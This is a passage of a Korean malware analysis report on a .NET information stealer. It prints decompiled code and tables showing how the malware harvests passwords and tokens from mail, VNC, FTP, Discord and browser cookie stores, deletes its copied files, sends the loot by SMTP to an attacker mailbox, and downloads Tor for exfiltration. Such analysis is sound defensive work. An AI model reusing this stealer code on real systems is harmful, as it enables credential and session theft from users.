 eM Client	C:₩Users₩Administrator₩AppData₩Roaming₩eM Client₩accounts.dat₩subdirectory	Username, Secret, ProviderNmae
 Opera Mail	C:₩Users₩Administrator₩AppData₩Roaming₩Opera Mail₩Opera Mail₩wand.dat	source ip, dst ip, Username, Password
 Foxmail	LocalAppdata₩Storage₩Accounts₩Account.rec0	POP3Host/SMTPHost/ncomingServer의 Account MailAddress/POP3의 Password
	LocalAppdata₩VirtualStore₩₩Program Files ₩Foxmail₩₩mail₩Account.stg	
	LocalAppdata₩VirtualStore₩₩ProgramFiles (x86) ₩Foxmail₩₩mail₩Account.stg	
 IncrediMail	Software₩₩IncrediMail₩₩Identities₩[subkey]₩₩Accounts_New₩[subkey]	EmailAddress, SmtpServer, SmtpPassword, PoPPassword
 Mailbox	C:₩Users₩Administrator₩AppData₩Roaming₩RimArts₩[subfolder]₩Mailbox.ini	Account, SMTPServer,MailAddress, PassWd
 PocoMail	C:₩Users₩Administrator₩AppData₩Roaming₩Pocomail₩accounts.ini	Email, POPPass, SMTPPass, SMTP

[표 59] 메일 클라이언트 탈취 정보

 Outlook	Software₩₩Microsoft₩₩Office₩₩15.0₩₩Outlook₩₩Profiles₩₩Outlook₩₩9375CFF0413111d3B88A00104B2A6676 Software₩₩Microsoft₩₩Windows NT₩₩CurrentVersion₩₩Windows Messaging Subsystem₩₩Profiles₩₩Outlook₩₩9375CFF0413111d3B88A00104B2A6676 Software₩₩Microsoft₩₩Windows Messaging Subsystem₩₩Profiles₩₩9375CFF0413111d3B88A00104B2A6676 Software₩₩Microsoft₩₩Office₩₩16.0₩₩Outlook₩₩Profiles₩₩Outlook₩₩9375CFF0413111d3B88A00104B2A6676	Email, IMAP Password, POP3 Password, HTTP Password, SMTP Password, SMTP Server

[표 60] 탈취 대상 MailClient

VNC Protocol

```
List<global::A.G.A> list = new List<global::A.G.A>();
List<global::A.G.a<string, string, string>> list2 = new List<global::A.G.a<string, string, string>>();
list2.Add(new global::A.G.a<string, string, string>("RealVNC 4.x", "SOFTWARE\\Wow6432Node\\RealVNC\\WinVNC4", "Password"));
list2.Add(new global::A.G.a<string, string, string>("RealVNC 3.x", "SOFTWARE\\RealVNC\\vncserver", "Password"));
list2.Add(new global::A.G.a<string, string, string>("RealVNC 4.x", "SOFTWARE\\RealVNC\\WinVNC4", "Password"));
list2.Add(new global::A.G.a<string, string, string>("RealVNC 3.x", "Software\\ORL\\WinVNC3", "Password"));
list2.Add(new global::A.G.a<string, string, string>("TightVNC", "Software\\TightVNC\\Server", "Password"));
list2.Add(new global::A.G.a<string, string, string>("TightVNC", "Software\\TightVNC\\Server", "PasswordViewOnly"));
list2.Add(new global::A.G.a<string, string, string>("TightVNC ControlPassword", "Software\\TightVNC\\Server", "ControlPassword"));
list2.Add(new global::A.G.a<string, string, string>("TigerVNC", "Software\\TigerVNC\\Server", "Password"));
```

[그림 310] 탈취할 VNC

```
RegistryKey registryKey = Registry.LocalMachine.OpenSubKey(list2[i].A);
if (registryKey != null)
{
    goto IL_12F;
}
registryKey = Registry.CurrentUser.OpenSubKey(list2[i].A);
if (registryKey != null)
{
    goto IL_12F;
}
IL_211:
i++;
continue;
IL_12F:
byte[] byte_ = new byte[0];
```

[그림 311] 탈취할 Key 접근

```
object objectValue = RuntimeHelpers.GetObjectValue(registryKey.GetValue(list2[i].A));
if (objectValue != null)
{
    if (objectValue.GetType() == typeof(string))
    {
        byte_ = global::A.G.J.A(Conversions.ToString(objectValue));
    }
    else
    {
        byte_ = (byte[])objectValue;
    }
```

[그림 312] 접근한 Key 값 탈취

레지스트리 이름	레지스트리 경로	탈취 정보
RealVNC 4.x	SOFTWARE₩Wow6432Node₩RealVNC₩WinVNC4	Password
RealVNC 3.x	SOFTWARE₩RealVNC₩vncserver	Password
RealVNC 4.x	SOFTWARE₩RealVNC₩WinVNC4	Password
RealVNC 3.x	Software₩ORL₩WinVNC3	Password
TightVNC	Software₩TightVNC₩Server	Password
	Software₩TightVNC₩Server	PasswordViewOnly
	Software₩TightVNC₩Server	ControlPassword
	Software₩TigerVNC₩Server	Password

[표 61] 레지스트리 검사 목록

Real VNC, Tight VNC의 경우 탈취하고자 하는 레지스트리가 존재하는지 확인 후 존재할 경우

탈취할 키에 접근하여 값을 탈취한다.

Ultra VNC

```
List<global::A.G.a<string, string, string>> list3 = new List<global::A.G.a<string, string, string>>();
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles(x86)") + "₩₩uvnc bvba₩₩UltraVNC₩₩ultravnc.ini", "passwd"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles(x86)") + "₩₩uvnc bvba₩₩UltraVNC₩₩ultravnc.ini", "passwd2"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles") + "₩₩uvnc bvba₩₩UltraVNC₩₩ultravnc.ini", "passwd"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles") + "₩₩uvnc bvba₩₩UltraVNC₩₩ultravnc.ini", "passwd2"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles") + "₩₩UltraVNC₩₩ultravnc.ini", "passwd"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles") + "₩₩UltraVNC₩₩ultravnc.ini", "passwd2"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles(x86)") + "₩₩UltraVNC₩₩ultravnc.ini", "passwd"));
list3.Add(new global::A.G.a<string, string, string>("UltraVNC", Environment.GetEnvironmentVariable("ProgramFiles(x86)") + "₩₩UltraVNC₩₩ultravnc.ini", "passwd2"));
```

[그림 315] 탈취할 VNC 목록

```
object value = list3[j].A + "=";
string[] array = File.ReadAllLines(list3[j].A);
foreach (string text in array)
{
    if (text.Contains(Conversions.ToString(value)))
    {
        object obj2 = text.Replace(Conversions.ToString(value), "").Replace("₩r", "").Replace("₩n", "");
        if (Operators.ConditionalCompareObjectGreater(NewLateBinding.LateGet(obj2, null, "Length", new object[0], null, null, null), 16, false))
        {
            obj2 = RuntimeHelpers.GetObjectValue(NewLateBinding.LateGet(obj2, null, "Substring", new object[]
            {
                0,
                16
            }, null, null, null));
        }
```

[그림 316] Ultra VNC 정보 탈취

파일 경로	탈취할 파일	탈취 정보
C:₩ProgramFiles(x86)₩unvc bvba₩Ultra VNC	ultravnc.inI	passwd
		passwd2
C:₩ProgramFiles₩uvnc bvba₩₩UltraVNC₩		passwd
		passwd2
C:₩ProgramFiles₩UltraVNC₩		passwd
		passwd2
C:₩ProgramFiles(x86)₩UltraVNC₩		passwd
		passwd2

[표 62] 탈취할 Ultra VNC 검사 목록

Ultra VNC의 경우 탈취하고자 하는 파일이 존재하는지 확인 후 해당 파일이 존재할 경우 정규식을 이용해 탈취할 비밀번호를 탈취

FTP Client

```
string text = Environment.GetEnvironmentVariable("SystemDrive") + "\\cftp\\Ftplist.txt
if (!File.Exists(text))
{
    return new List<global::A.G.A>();
}
string string_ = global::A.E.A(text, -1);
string u = global::A.E.A(string_, ";Server=", ";Port=");
global::A.E.A(string_, ";Port=", ";Password=");
string text2 = global::A.E.A(string_, ";User=", ";Anonymous=");
string string_2 = global::A.E.A(string_, ";Password=", ";User=");
global::A.E.A(string_, "Name=", ";Server=");
```

[그림 317] FTP 정보 탈취

```
string[] array = Strings.Split(string_0, string_1, -1, CompareMethod.Binary);
string[] array2 = Strings.Split(array[1], string_2, -1, CompareMethod.Binary);
result = array2[0];
```

[그림 318] 탈취할 정보 파싱

탈취 대상	탈취 경로	탈취 정보
FTPGetter	C:₩Users₩Administrator₩AppData₩Roaming₩FTPGetter₩servers.xml	server_ip, server_port, server_user_name, server_user_password
 FlashFXP	C:₩Users₩Administrator₩AppData₩Roaming₩FlashFXP₩sites.dat/quick.dat	ip, pasword, port, user
 SmartFTP	C:₩Users₩Administrator₩AppData₩Roaming₩SmartFTP₩Client 2.0₩Favorites₩Quick Connect	Host, Port, User, Password, Name
cftp	C:₩cftp₩Ftplist.txt	Server, Port, Password, User, Name
 FileZilla	C:₩Users₩Administrator₩AppData₩Roaming₩FileZilla₩recentservers.xml	Server, Host, User, PASS
 FTP Navigator	C:₩FTP Navigator₩Ftplist.txt	Server, ,User, Password
WinSCP 2	SOFTWARE₩₩Martin Prikryl₩WinSCP 2₩Sessions[subkey]	HostName, UserName, Password, PublicKeyFile
 FTPWare	SOFTWARE₩FTPWare₩COREFTP₩Sites₩[subkey]	User, Host, Port, PW

[표 63] 탈취 대상 FTP 목록

탈취할 클라이언트의 파일 경로를 찾고 탈취할 정보가 저장되어 있는 파일에 접근한 뒤 해당 파일을 읽어 split을 이용해 탈취할 정보를 파싱한다.

Messenger

탈취할 정보가 담겨있는 파일에 접근 후 해당 파일의 내용을 정규식으로 파싱해 탈취할 정보를 수집한다.

Discord

```
string[] array = new string[]
{
    Path.Combine(folderPath, "Discord"),
    Path.Combine(folderPath, "discordcanary"),
    Path.Combine(folderPath, "discordptb")
};
```

[그림 324] 탈취 대상

```
string path = Path.Combine(text, "Local Storage₩₩leveldb");
if (Directory.Exists(path))
{
    string[] files = Directory.GetFiles(path, "*.ldb", SearchOption.AllDirectories);
    string[] files2 = Directory.GetFiles(path, "*.log", SearchOption.AllDirectories);
    foreach (string path2 in files)
    {
        try
        {
            list.Add(File.ReadAllText(path2));
            goto IL_117;
        }
        catch (Exception ex)
        {
            goto IL_117;
        }
        break;
        IL_117:;
    }
```

[그림 325] 탈취 대상 파일 Read

```
try
{
    foreach (object obj in Regex.Matches(input, "[₩₩w-]{24}₩₩.[₩₩w-]{6}₩₩.[₩₩w-]{27}"))
    {
        Match match = (Match)obj;
        list2.Add(match.Value);
    }
}
finally
{
    IEnumerator enumerator2;
    if (enumerator2 is IDisposable)
    {
        (enumerator2 as IDisposable).Dispose();
    }
}
try
{
    foreach (object obj2 in Regex.Matches(input, "mfa₩₩.[₩₩w-]{84}"))
    {
        Match match2 = (Match)obj2;
        list2.Add(match2.Value);
    }
}
```

[그림 326] 탈취할 정보 파싱

탈취 대상	탈취 경로	탈취 정보
Trillian	C:₩Users₩Administrator₩AppData₩Roaming₩Trillian₩users₩global₩accounts.dat	Account, Password
Psi+	C:₩Users₩Administrator₩AppData₩Roaming₩Psi+₩profiles	name, jid, password
Discord	C:₩Users₩Administrator₩AppData₩Roaming₩Discord/₩Local Storage₩leveldb₩*.idb	MFA Information
	C:₩Users₩Administrator₩AppData₩Roaming₩Discord/₩Local Storage₩leveldb₩*.log	
	C:₩Users₩Administrator₩AppData₩Roaming₩discordcanary/₩Local Storage₩leveldb₩*.idb	
	C:₩Users₩Administrator₩AppData₩Roaming₩discordcanary/₩Local Storage₩leveldb₩*.log	
	C:₩Users₩Administrator₩AppData₩Roaming₩discord ptb/₩Local Storage₩leveldb₩*.idb	
	C:₩Users₩Administrator₩AppData₩Roaming₩discord ptb/₩Local Storage₩leveldb₩*.log	
Flock	C:₩Users₩Administrator₩AppData₩Roaming₩Flock₩Browser₩profiles.ini[path]₩signons.txt	

[표 64] 탈취 대상 Messenger

탈취 대상 파일 경로를 찾고 파일 내용을 읽어온 후 정규식을 이용해 mfa(디스코드 2단계 인증 정보)를 탈취한다.

기타 프로그램

탈취 대상	탈취 경로	탈취 정보
 Jdownloader	C:₩ProgramFiles(x86)₩jDownloader₩config₩database.script	accountcontroller(txt, sq)
DownloadManager	Software₩DownloadManager₩Passwords	user, Password
 MySQL	C:₩Users₩Administrator₩AppData₩Roaming₩MySQL₩Workbench₩workbench_user_data.dat	password
keychain.plist	C:₩Users₩Administrator₩AppData₩Roaming₩Apple Computer₩Preferences₩keychain.plist	data, string (암호화된 비밀번호, 아이디)

[표 65] 탈취 대상 프로그램

다른 프로그램들과 동일하게 로그인 정보 또는 탈취하고자 하는 정보가 저장되어 있는 파일에 접근 후 해당 파일의 내용에서 값을 파싱해 정보를 탈취하는 방법을 사용한다.

HTML 생성

```
foreach (G.A a in list_0)
{
    stringBuilder.AppendLine("URL:" + a.U2 + global::A.C.A.G);
    stringBuilder.AppendLine("Username:" + a.U1 + global::A.C.A.G);
    stringBuilder.AppendLine("Password:" + a.P1 + global::A.C.A.G);
    stringBuilder.AppendLine("Application:" + a.B1 + global::A.C.A.G);
    stringBuilder.AppendLine(global::A.C.A.g);
}
```

[그림 333] 탈취한 정보 조합

```
"Time: 12-30-2022 10:49:17<br>User Name: Administrator<br>Computer Name: DESKTOP-94LICC1<br>
OSFullName: Microsoft Windows 10 Pro<br>CPU: Intel(R) Core(TM) i7-8700 CPU @ 3.20GHz<br>
RAM: 8191.02 MB<br>IP Address: <br><hr>URL:mail/111.222.333.444<br>₩r₩nUsername:5678<br>
₩r₩nPassword:7890<br>₩r₩nApplication:Opera Mail<br>₩r₩n<hr>₩r₩nURL:mail/222.333.444.555<br>
₩r₩nUsername:5678<br>₩r₩nPassword:7890<br>₩r₩nApplication:Opera Mail<br>₩r₩n<hr>
₩r₩nURL:outgoing<br>₩r₩nUsername:EMAIL@username<br>₩r₩nPassword:9999<br>
₩r₩nApplication:TheBat<br>₩r₩n<hr>₩r₩n"
```

[그림 334] 탈취한 정보 확인

Email로 공격자에게 정보를 전송하기 위해 시스템 정보 및 시간, 탈취 대상 프로그램에서 탈취한 정보들을 html 형식으로 조합해서 작성한다.

이메일 전송

```
SmtpClient smtpClient = new SmtpClient();
NetworkCredential credentials = new NetworkCredential(global::A.C.A.i, global::A.C.A.J);
smtpClient.Host = global::A.C.A.I;
smtpClient.EnableSsl = global::A.C.A.f;
smtpClient.UseDefaultCredentials = false;
smtpClient.Credentials = credentials;
smtpClient.Port = global::A.C.A.B;
MailAddress to = new MailAddress(global::A.C.A.j);
MailAddress from = new MailAddress(global::A.C.A.i);
MailMessage mailMessage = new MailMessage(from, to);
mailMessage.Subject = string_0;
```

[그림 335] SMTP 설정

```
if (global::A.C.A.G & int_0 == 0)
{
    mailMessage.IsBodyHtml = false;
    byte[] bytes = Encoding.UTF8.GetBytes(string_1);
    MemoryStream contentStream = new MemoryStream(bytes);
    Attachment attachment = new Attachment(contentStream, new ContentType
    {
        MediaType = "text/html",
        Name = string_0 + "_" + DateTime.Now.ToString(global::A.C.A.F) + ".html"
    });
    attachment.ContentDisposition.FileName = string_0 + "_" + DateTime.Now.ToString(global::A.C.A.F) + ".html";
    mailMessage.Attachments.Add(attachment);
    mailMessage.Body = "";
}
else
{
    mailMessage.IsBodyHtml = true;
    mailMessage.Body = string_1;
}
```

[그림 336] 전송 정보 형식 비교1

```
if (memoryStream_0 != null & int_0 == 1)
{
    mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString(global::A.C.A.F) + ".jpeg", "image/jpg"));
}
else if (memoryStream_0 != null & int_0 == 2)
{
    mailMessage.Attachments.Add(new Attachment(memoryStream_0, string_0 + "_" + DateTime.Now.ToString(global::A.C.A.F) + ".zip", "application/zip"));
}
smtpClient.Send(mailMessage);
mailMessage.Attachments.Dispose();
if (memoryStream_0 != null)
{
    memoryStream_0.Close();
}
```

[그림 337] 전송 정보 형식 비교

SMTP Client	
UserName	pro @siliconsafepack.com
Password	mQqt
Host	mail.siliconsafepack.com
Port	587

[표 66 SMTPClient

전송형태	주소
From	pro @siliconsafepack.com
To	gold @gmail.com

[표 67] MailMessage

SMTP 전송을 하기 위해 SMTP Host, 송신자, 수신자, 포트를 지정 후 전송 정보의 형식에 맞게 확장자를 추가하여 SMTP 프로토콜을 사용한 이메일을 공격자에게 전송한다.

동작하지 않는 코드

해당 악성코드는 메일 전송까지의 기능만을 하고 있지만 쿠키 정보 탈취, 화면 캡처, 키로깅 등을 하게 하는 코드를 포함하고 있음.

∘ 브라우저 쿠키 탈취

```
string str = "Cookies";
Dictionary<string, string> dictionary = new Dictionary<string, string>();
dictionary.Add("Opera", Path.Combine(global::A.G.B.a, "Opera Software₩₩Opera Stable"));
dictionary.Add("Comodo Dragon", Path.Combine(global::A.G.B.A, "Comodo₩₩Dragon₩₩User Data"));
dictionary.Add("Chrome", global::A.G.B.A + "₩₩Google₩₩Chrome₩₩User Data");
dictionary.Add("360 Browser", global::A.G.B.A + "₩₩360Chrome₩₩Chrome₩₩User Data");
dictionary.Add("Yandex", Path.Combine(global::A.G.B.A, "Yandex₩₩YandexBrowser₩₩User Data"));
dictionary.Add("SRWare Iron", Path.Combine(global::A.G.B.A, "Chromium₩₩User Data"));
dictionary.Add("Torch Browser", Path.Combine(global::A.G.B.A, "Torch₩₩User Data"));
dictionary.Add("Brave Browser", Path.Combine(global::A.G.B.A, "BraveSoftware₩₩Brave-Browser₩₩User Data"));
dictionary.Add("Iridium Browser", global::A.G.B.A + "₩₩Iridium₩₩User Data");
dictionary.Add("CoolNovo", Path.Combine(global::A.G.B.A, "MapleStudio₩₩ChromePlus₩₩User Data"));
dictionary.Add("7Star", Path.Combine(global::A.G.B.A, "7Star₩₩7Star₩₩User Data"));
dictionary.Add("Epic Privacy Browser", Path.Combine(global::A.G.B.A, "Epic Privacy Browser₩₩User Data"));
dictionary.Add("Amigo", Path.Combine(global::A.G.B.A, "Amigo₩₩User Data"));
dictionary.Add("CentBrowser", Path.Combine(global::A.G.B.A, "CentBrowser₩₩User Data"));
dictionary.Add("CocCoc", Path.Combine(global::A.G.B.A, "CocCoc₩₩Browser₩₩User Data"));
dictionary.Add("Chedot", Path.Combine(global::A.G.B.A, "Chedot₩₩User Data"));
dictionary.Add("Elements Browser", Path.Combine(global::A.G.B.A, "Elements Browser₩₩User Data"));
dictionary.Add("Kometa", Path.Combine(global::A.G.B.A, "Kometa₩₩User Data"));
dictionary.Add("Sleipnir 6", Path.Combine(global::A.G.B.a, "Fenrir Inc₩₩Sleipnir5₩₩setting₩₩modules₩₩ChromiumViewer"));
dictionary.Add("Citrio", Path.Combine(global::A.G.B.A, "CatalinaGroup₩₩Citrio₩₩User Data"));
dictionary.Add("Coowon", Path.Combine(global::A.G.B.A, "Coowon₩₩Coowon₩₩User Data"));
dictionary.Add("Liebao Browser", Path.Combine(global::A.G.B.A, "liebao₩₩User Data"));
dictionary.Add("QIP Surf", Path.Combine(global::A.G.B.A, "QIP Surf₩₩User Data"));
dictionary.Add("QQ Browser", Path.Combine(global::A.G.B.A, "Tencent₩₩QQBrowser₩₩User Data"));
dictionary.Add("UC Browser", Path.Combine(global::A.G.B.A, "UCBrowser₩₩"));
dictionary.Add("Orbitum", Path.Combine(global::A.G.B.A, "Orbitum₩₩User Data"));
dictionary.Add("Sputnik", Path.Combine(global::A.G.B.A, "Sputnik₩₩Sputnik₩₩User Data"));
dictionary.Add("uCozMedia", Path.Combine(global::A.G.B.A, "uCozMedia₩₩Uran₩₩User Data"));
dictionary.Add("Vivaldi", Path.Combine(global::A.G.B.A, "Vivaldi₩₩User Data"));
```


[그림 338] 쿠키 탈취 브라우저 1

```
string str = "cookies.sqlite";
Dictionary<string, string> dictionary = new Dictionary<string, string>();
dictionary.Add("Firefox", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Mozilla₩₩Firefox₩₩");
dictionary.Add("IceCat", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Mozilla₩₩icecat₩₩");
dictionary.Add("PaleMoon", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Moonchild Productions₩₩Pale Moon₩₩");
dictionary.Add("SeaMonkey", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Mozilla₩₩SeaMonkey₩₩");
dictionary.Add("Flock", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Flock₩₩Browser₩₩");
dictionary.Add("K-Meleon", Environment.GetEnvironmentVariable("APPDATA") + "₩₩K-Meleon₩₩");
dictionary.Add("Postbox", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Postbox₩₩");
dictionary.Add("Thunderbird", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Thunderbird₩₩");
dictionary.Add("IceDragon", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Comodo₩₩IceDragon₩₩");
dictionary.Add("WaterFox", Environment.GetEnvironmentVariable("APPDATA") + "₩₩Waterfox₩₩");
dictionary.Add("BlackHawk", Environment.GetEnvironmentVariable("APPDATA") + "₩₩NETGATE Technologies₩₩BlackHawk₩₩");
dictionary.Add("CyberFox", Environment.GetEnvironmentVariable("APPDATA") + "₩₩8pecxstudios₩₩Cyberfox₩₩");
```

[그림 339] 쿠키 탈취 브라우저 2

```
if (!Directory.Exists(global::A.G.B.b + "ww" + string_1 + text))
{
    Directory.CreateDirectory(string.Concat(new string[]
    {
        global::A.G.B.b,
        "ww",
        string_1,
        "ww",
        directoryName
    }));
}
string text2 = string.Concat(new string[]
{
    global::A.G.B.b,
    "ww",
    string_1,
    "ww",
    directoryName,
    "ww",
    Path.GetFileName(string_0)
});
if (!File.Exists(text2))
{
    File.Copy(string_0, text2);
}
```

[그림 340] 쿠키 파일 복사



[그림 75] 복사된 쿠키 파일

- 랜덤명의 폴더를 생성해 해당 폴더 안에 탈취한 브라우저의 쿠키를 복사

탈취한 쿠키 정보 메모리에 저장

```
if (num == 3)
{
    Stream stream_;
    result = E.a.A(stream_, "", false);
    num = 4;
}
if (num == 1)
{
    num = 2;
}
if (num == 2)
{
    Stream stream_ = new MemoryStream();
    num = 3;
}
```

[그림 342] 메모리 접근

```
if (num == 2)
{
    a = new E.a();
    num = 3;
}
if (num == 9)
{
    a.B = bool_0;
    num = 10;
}
if (num == 8)
{
    a.A = FileAccess.Write;
    num = 9;
}
```

[그림 343] 메모리 접근 권한 설정

```
FileStream fileStream = new FileStream(string_0, FileMode.Open, FileAccess.ReadWrite);
this.A(a_0, string_1, fileStream, File.GetLastWriteTime(string_0), string_2);
fileStream.Close();
```

[그림 344] 쿠키 내용 메모리에 쓰기

```
if (num == 8)
{
    Directory.Delete(global::A.G.B.b, true);
    num = 9;
}
```

[그림 345] 복사한 쿠키 파일 삭제

위에서 탈취한 쿠키 정보를 메모리에 저장 후 흔적을 지우기 위해 복사한 새로 생성한 폴더 및 복사한 파일을 삭제한다.

쿠키 정보 전송

```
private static void a()
{
    try
    {
        MemoryStream memoryStream = G.B.A();
        byte[] array = memoryStream.ToArray();
        switch (global::A.C.A.a)
        {
        case 0:
            global::A.C.B.A(6, Convert.ToBase64String(array));
            goto IL_122;
        case 1:
            try
            {
                global::A.C.B.A(global::A.C.B.a("CO"), global::A.C.B.B(), new MemoryStream(array), 2);
                goto IL_122;
            }
            catch (Exception ex)
            {
                goto IL_122;
            }
            break;
```

[그림 346] 쿠키 정보 전송

메모리에 저장했던 쿠키 정보들을 토르 브라우저 또는 메일의 방식으로 정보를 전송한다.

메일 전송

```
global::A.C.B.A(global::A.C.B.a("CO"), global::A.C.B.B(), new MemoryStream(array), 2);
goto IL_122;
```

[그림 347] 쿠키 메일 전송

Name	Value
string_0	"CO_Administrator/DESKTOP-94LICC1"
string_1	"Time: 01-12-2023 19:25:18 User Name: Administrator Computer Name: DESKTOP-94LICC1 OSFullName: Microsoft Windows 10 Pr...
memoryStream_0	{System.IO.MemoryStream}
int_0	0x00000002

[그림 348] 전송 정보

쿠키의 정보를 보내기 때문에 CO라고 하는 문자열을 붙인 후 위의 이메일 전송 과정과 동일하게 시스템과 사용자의 정보를 포함하여 ZIP 형식으로 쿠키 정보를 전송한다.

토르 브라우저 설치 여부 확인

```
foreach (Process process in Process.GetProcessesByName("tor"))
{
    try
    {
        process.Kill();
    }
    catch (Exception ex)
    {
    }
}
```

[그림 349] Tor Process 종료

```
string text = "AvoidDiskWrites 1\r\nLog notice stdout\r\nDormantCanceledByStartup 1\r\nControl
  \nDataDirectory %tordir%\\Data\\Tor\r\nGeoIPFile %tordir%\\Data\\Tor\\geoip\r\nGeoIPv6File %
if (!Directory.Exists(this.A))
{
    Directory.CreateDirectory(this.A);
}
if (!File.Exists(this.A + "\\tor.zip"))
{
    using (WebClient webClient = new WebClient())
    {
        string address = this.b();
        try
        {
            webClient.DownloadFile(address, this.A + "\\tor.zip");
        }
        catch (Exception ex)
        {
        }
    }
}
```

[그림 350] Tor Browser 설치 여부 확인

```
string result = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/9.5.3/tor-win32-0.4.3.6.zip";
try
{
    string text = "https://www.theonionrouter.com/dist.torproject.org/torbrowser/";
    string pattern = "<a.+?href₩₩s*=₩₩s*([₩"'])(?<href>.+?)₩₩1[^>]*>";
    Regex regex = new Regex(pattern, RegexOptions.None);
    string str = "";
    int num = 0;
    string input = "";
    using (WebClient webClient = new WebClient())
    {
        input = webClient.DownloadString(text);
    }
```

[그림 351] Tor Browser 다운로드

토르 브라우저에 대한 행위를 하기 위해 브라우저를 종료시킨 후 토르 브라우저가 C:₩Users₩Administrator₩AppData₩Roaming 경로에 설치되어 있지 않을 경우 토르 브라우저를 하드코딩된 경로를 통해서 zip 파일을 다운로드를 하지만 현재는 해당 다운로드 사이트가 막혀 있다.

토르 zip 압축 해제

```
stream_ = new FileStream(string_0, FileMode.Open, access);
num = 7;
```

[그림 352] 파일 접근

```
long num2 = checked(this.A.Position - 4L);
this.A.Seek(6L, SeekOrigin.Current);
long num3 = (long)((ulong)binaryReader.ReadUInt16());
long num4 = (long)binaryReader.ReadInt32();
long num5 = (long)((ulong)binaryReader.ReadUInt32());
ushort num6 = binaryReader.ReadUInt16();
object left = this.A.Position;
if (num5 == 4294967295L)
{
    this.A.Position = checked(num2 - 20L);
    uint num = binaryReader.ReadUInt32();
```

[그림 353 파일 내용 읽기

```
string directoryName = Path.GetDirectoryName(string_0);
if (!Directory.Exists(directoryName))
{
    Directory.CreateDirectory(directoryName);
}
if (Directory.Exists(string_0))
{
    return true;
}
```

[그림 354] zip 파일의 구성 요소 디렉터리 확인

```
using (object obj = new FileStream(string_0, FileMode.Create, FileAccess.Write))
{
    Type type = null;
    string memberName = "ExtractFile";
    object[] array = new object[]
    {
        a_0,
        RuntimeHelpers.GetObjectValue(obj)
    };
    object[] arguments = array;
    string[] argumentNames = null;
    Type[] typeArguments = null;
    bool[] array2 = new bool[]
    {
        true,
        false
    };
    object value = NewLateBinding.LateGet(this, type, memberName, arguments, argumentNames, typeArguments, array2);
    if (array2[0])
    {
        a_0 = (E.a.a)Conversions.ChangeType(RuntimeHelpers.GetObjectValue(array[0]), typeof(E.a.a));
    }
    flag = Conversions.ToBoolean(value);
}
if (flag)
{
    File.SetCreationTime(string_0, a_0.a);
    File.SetLastWriteTime(string_0, a_0.A);
    File.SetLastAccessTime(string_0, a_0.B);
}
```

[그림 355] 파일 압축 해제

zip 파일의 내용을 읽어온 후 zip 파일의 구성 요소 파일의 이름과 일치하는 폴더 또는 파일이 존재하지 않을 경우 압축파일을 해제 후 생성 시간, 쓰기 시간, 접근 시간을 설정한다.

토르 설정 파일 내용 수정 및 실행

```
text = text.Replace("%tordir%", this.A).Replace("%hash%", this.a("NAHGyVJZWA"));
File.WriteAllText(this.A + "WWData\WWTor\WWtorrc", text);
```

[그림 356] torrc 내용 수정

```
"AvoidDiskWrites 1₩r₩nLog notice stdout₩r₩nDormantCanceledByStartup 1₩r₩nControlPort 9051₩r₩nCookieAuthentication
1₩r₩nrunasdaemon 1₩r₩nExtORPort auto₩r₩nhashedcontrolpassword 16:631B52AE0EB88EA560AE592717152A08A3D026E1A2
BC882546A1C85592₩r₩nDataDirectory C:₩₩Users₩₩Administrator₩₩AppData₩₩Roaming₩₩Tor₩₩Data₩₩Tor₩r₩nGeoIPFile
C:₩₩Users₩₩Administrator₩₩AppData₩₩Roaming₩₩Tor₩₩Data₩₩Tor₩₩geoip₩r₩nGeoIPv6File C:₩₩Users₩₩Administrator₩
₩AppData₩₩Roaming₩₩Tor₩₩Data₩₩Tor₩₩geoip6₩r₩n"
```

[그림 357] 제어 포트 연결을 위한 설정

```
if (!c.A(global::A.C.A.A) | global::A.C.A.A == 0)
{
    c.a();
    c.B();
    global::A.C.A.A = c.A("-f " + c.A + "WWData\WWTor\WWtorrc");
}
c.A();
```

[그림 358] 리눅스 및 MAC 실행 명령어

토르의 프록시를 사용하기 위해 torrc 파일을 설정 후 리눅스, Mac에서 동작하도록 명령어를 설정한다.

Tor Proxy정보 수집

```
if (num == 2)
{
    object obj = new IPEndPoint(IPAddress.Parse("127.0.0.1"), 9051);
    num = 3;
}
if (num == 3)
{
    this.A = new Socket(AddressFamily.InterNetwork, SocketType.Stream, ProtocolType.Tcp);
    num = 4;
}
```

